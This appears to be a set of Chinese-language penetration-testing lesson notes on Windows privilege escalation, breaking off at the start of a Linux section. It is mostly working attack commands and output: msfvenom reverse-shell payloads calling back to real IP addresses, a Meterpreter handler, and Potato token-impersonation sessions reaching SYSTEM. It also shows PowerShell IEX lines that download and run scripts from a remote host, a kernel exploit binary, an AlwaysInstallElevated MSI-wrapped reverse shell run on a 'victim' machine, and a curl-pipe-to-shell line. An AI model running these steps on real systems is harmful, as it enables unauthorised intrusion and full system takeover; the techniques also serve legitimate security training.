#2课时

权限提升简介

权限提升概述

Windows计算机中常见的权限

```
用户权限

管理员权限

系统权限

访客权限
```

什么是提权

权限提升（privilege escalation）：攻击者通过安全漏洞把获取到的受限制的低权限用户突破限制，提权至高权限的管理员用户，从而获得对整个系统得控制权。

Windows：user --> administrator

Linux：user --> root

提权分类

本地提权：在一个低权限用户下，通过一些条件（应用程序漏洞、系统漏洞等）直接提升到系统最高权限。

远程提权：攻击者通过漏洞利用程序直接获取远程服务器的权限。

操作系统提权：
Windows：MS06-067、MS10-084、MS11-014、MS11-05、MS12-020、MS16-032等
Linux：CVE-2017-7308、CVE-2017-6074、CVE-2017-5123、CVE-2016-9793、CVE-2016-5195等
应用程序提权：SQL Server、MySQL、Oracle

提权条件

拥有Webshell，普通用户权限

拥有某些软件的账号密码

本地或远程服务器上存在漏洞

拥有漏洞利用工具代码

Windows提权思路

前期信息收集

Meterpreter提权

Windows系统内核漏洞

Windows服务漏洞

Windows系统提权


Windows提权信息收集

获取一个meterpreter

msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.151 lport=6666 -f exe -o xx.exe

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.1.227
set LPORT 6666
exploit
```

运行木马文件xx.exe
Msf获得meterpreter会话



```
msf6 > handler -p windows/x64/meterpreter/reverse_tcp -H 192.168.40.151 -P 6666
[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 192.168.40.151:6666
msf6 > [*] Sending stage (200262 bytes) to 192.168.40.144
[*] Meterpreter session 1 opened (192.168.40.151:6666 → 192.168.40.144:49159) at 2021-09-13 01:2
5:06 -0400
msf6 > sessions 1
[*] Starting interaction with 1 ...

meterpreter > getuid
Server username: WIN-JUNT6QFJV55\summint
meterpreter > 
```

WMIC信息收集

WMIC：Windows管理工具命令行，提供了从命令行接口和批命令脚本执行系统管理的支持，对于信息收集和渗透测试是非常实用的。

wmic信息提取脚本：wmic_info.bat

提取进程、服务、用户帐号、用户组、网络接口、硬盘信息、网络共享信息、安装Windows补丁、程序在启动运行、安装的软件列表、操作系统、时区等信息。

```
补丁信息、补丁包过滤
wmic qfe get Caption,Description,HotFixID,InstalledOn
wmic qfe get Caption,Description,HotFixID,InstalledOn | findstr /C:“KBxxxxxx” /C:“KBxxxxxx”

获取杀软名:
```

```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName
/Format:List

获取杀软名和安装路径：
WMIC /namespace:\\root\securitycenter2 path antivirusproduct GET displayName,productState,
pathToSignedProductExe

wmic group
组帐户管理。

wmic os
已安装操作系统的管理。

wmic process
进程管理

wmic service
服务应用程序管理。

wmic useraccount
用户帐户管理。

wmic startup
当用户登录到计算机系统时自动运行的命令的管理。
```

自动信息收集


```
Host Information Gathering Script：HIGS.bat
https://github.com/myh0st/scripts/blob/master/Windows%E4%B8%8B%E4%BF%A1%E6%81%AF%E6%94%B6%E9%9B%86
/HIGS.bat

privilege-escalation-awesome-scripts：winPEAS.bat
https://github.com/carlospolop/privilege-escalation-awesome-scripts-
suite/blob/master/winPEAS/winPEASbat/winPEAS.bat

https://github.com/M4ximuss/Powerless
```

提权工具脚本

RottenPotato：
将服务帐户本地提权至SYSTEM

load incognito
list_token –u
upload /root/rottenpotato.exe .
execute -Hc -f rottenpotato.exe
impersonate_token "NT AUTHORITY\SYSTEM"

将SYSTEM token添加到impersonate user tokens下



```
msf exploit(web_delivery) >
[*] 192.168.56.102   web_delivery - Delivering Payload
[*] Sending stage (885806 bytes) to 192.168.56.102
[*] Meterpreter session 7 opened (192.168.56.1:8181 -> 192.168.56.102:49329) at 2016-09-12 18:30:00 -0400
sessions -i 7
[*] Starting interaction with 7...

meterpreter > getuid
Server username: NT Service\MSSQL$SQLEXPRESS
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeAssignPrimaryTokenPrivilege
  SeIncreaseQuotaPrivilege
  SeChangeNotifyPrivilege

meterpreter > cd C:\\Users\\Public
meterpreter > upload /ftp/just_dce_copy/just_dce_64.exe .
[*] uploading  : /ftp/just_dce_copy/just_dce_64.exe -> .
[*] uploaded   : /ftp/just_dce_copy/just_dce_64.exe -> .\just_dce_64.exe
meterpreter > use incognito
Loading extension incognito...lsuccess.
imeterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT Service\MSSQL$SQLEXPRESS
WIN-0O9P3R85202\Administrator

Impersonation Tokens Available
========================================
No tokens available
meterpreter > execute -Hc -f ./just_dce_64.exe
Process 4068 created.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT Service\MSSQL$SQLEXPRESS
WIN-0O9P3R85202\Administrator

Impersonation Tokens Available
========================================
NT AUTHORITY\SYSTEM

meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] No delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Origin Potato :
https://github.com/foxglovesec/Potato

RottenPotato & JuicyPotato:
https://github.com/ohpe/juicy-potato

RoguePotato:
https://github.com/antonioCoco/RoguePotato

SweetPotato:
https://github.com/CCob/SweetPotato

Webshell下执行命令：
https://github.com/uknowsec/SweetPotato
https://github.com/uknowsec/getSystem

Windows内核漏洞提权

提权信息收集
检查Windows版本是否有任何已知的漏洞：
systeminfo | findstr /B /C: “OS Name” /C: “OS Version”
wmic qfe get Caption,Description,HotFixID,InstalledOn

列出所有补丁：
powershell -c "Get-WmiObject -query 'select * from win32_quickfixengineering' | foreach {$_.hotfixid}
"

列出安全更新补丁：
powershell -c "Get-Hotfix -description 'Security update'"

快速查找提权

在线网站查询补丁对应漏洞

https://i.hacking8.com/tiquan

工具自动化查询

https://github.com/rasta-mouse/Watson

wget https://raw.githubusercontent.com/rasta-mouse/Sherlock/master/Sherlock.ps1

powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://150.158.137.72:8000/Sherlock.ps1');Find-AllVulns

windows-kernel-exploits(Windows平台提权漏洞集合):
https://github.com/SecWiki/windows-kernel-exploits
https://github.com/TryA9ain/CollectAV_KB

提权演示：
CVE-2019-0803
https://github.com/k8gege/K8tools/raw/master/CVE-2019-0803.exe

```
cve-2019-0803 cmd "whoami"    检测是否存在漏洞
cve-2019-0803 cmd "start demo.exe"    反弹system权限会话至msf上
```

CVE-2020-0708
https://github.com/cbwang505/CVE-2020-0787-EXP-ALL-WINDOWS-VERSION/releases/tag/1

Windows系统服务漏洞

Always Install Elevated

任意用户以NT AUTHORITY\SYSTEM权限安装 i。

AlwaysInstallElevated是一个策略设置，当在系统中使用Windows Installer安装任何程序时，该参数允许非特权用户以system权限运行MSI文件。如果目标系统上启用了这一设置，我们可以使用msf生成msi文件来以system权限执行任意payload。

MSI：Microsoft Silent Installer，是微软的安装包格式，它在后台运行.exe安装程序

Always Install Elevated(判断是否激活Always Install Elevated)

在测试环境启用AlwaysInstallElevated，命令如下：

```
reg add HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated /t REG_DWORD
/d 1
reg add HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated /t REG_DWORD
/d 1
```


通过powerup判断

```
powershell -ep bypass iex(new-object
net.webclient).downloadstring('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/maste
r/Privesc/PowerUp.ps1');Get-RegistryAlwaysInstallElevated
powershell -ep bypass iex(new-object
net.webclient).downloadstring('http://150.158.137.72:8000/PowerUp.ps1');Get-
RegistryAlwaysInstallElevated
```

通过注册表判断

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```


如果没有注册表项的话，那就代表没有开启，反之显示0x1则代表开启



```
C:\Windows\system32>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
 /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```


激活Always Install Elevated可以通过修改注册表的键值或者在图形化页面上激活。

图形化可通过gpedit.msc，路径为计算机设置\管理模版\windows组件\windows installer，选中已启用即可，需要管理员权限：



通过修改注册表激活:

```
reg add HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
/t REG_DWORD /d 1

Reg add HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
/t REG_DWORD /d 1
```




```
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32> reg add HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
 /t REG_DWORD /d 1
操作成功完成。
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32> Reg add HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevate
d /t REG_DWORD /d 1
值 AlwaysInstallElevated 已存在, 要覆盖吗(Yes/No)? yws
操作成功完成。
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32> Reg add HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevate
d /t REG_DWORD /d 1
值 AlwaysInstallElevated 已存在, 要覆盖吗(Yes/No)? yes
操作成功完成。
```

Always Install Elevated(提权)

1 下载exemsi

2 msf生成exe程序
msfvenom -p windows/x64/meterpreter/reverse_tcp LPORT=9090 LHOST=119.45.175.218 -f exe >1.exe
3. 使用exemsi将exe封装为msi。
配置样式为下图所示，其他默认即可


MSI Wrapper 10.0.50.0 (unregistered version)
exemsi
Enter License Key
< Back
Next >
Cancel
Help
You have the latest version.

Executable

Select the setup executable you would like to convert to an MSI file. Also, specify the file name and path of the MSI output file.


Setup executable input file name: C:\Users\gubei\Desktop\a.exe

□ Include all files in setup folder and subfolders

Compression of wrapped files: None

MSI output file name: C:\Users\gubei\Desktop\a.msi

MSI platform architecture: x64



Security and User Context

Set the user context and elevation requirements of the executable and MSI file.

Security context for launching the executable: Windows Installer


Elevation when launching the executable: Always elevate

MSI installation context: Per Machine


☑ MSI package requires elevation

4.运行msi程序，得到system权限的shell。

受害者机器上执行：msiexec /quiet /qn /i 1.msi



```
C:\Users\summint\Desktop>msiexec /q /i a.msi

C:\Users\summint\Desktop>_
```



```
[*] Sending stage (200262 bytes) to 110.53.253.162
[*] Meterpreter session 1 opened (10.206.0.5:1234 -> 110.53.253.162:11745 ) at 2021-12-03 14:00:27 +0800
sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-JUNT6QFJV55  10.206.0.5:1234 -> 110.53.253.162:11745  (192.168.40.152)
```

Linux系统提权

Linux提权信息收集

curl https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh | sh

操作系统信息

```
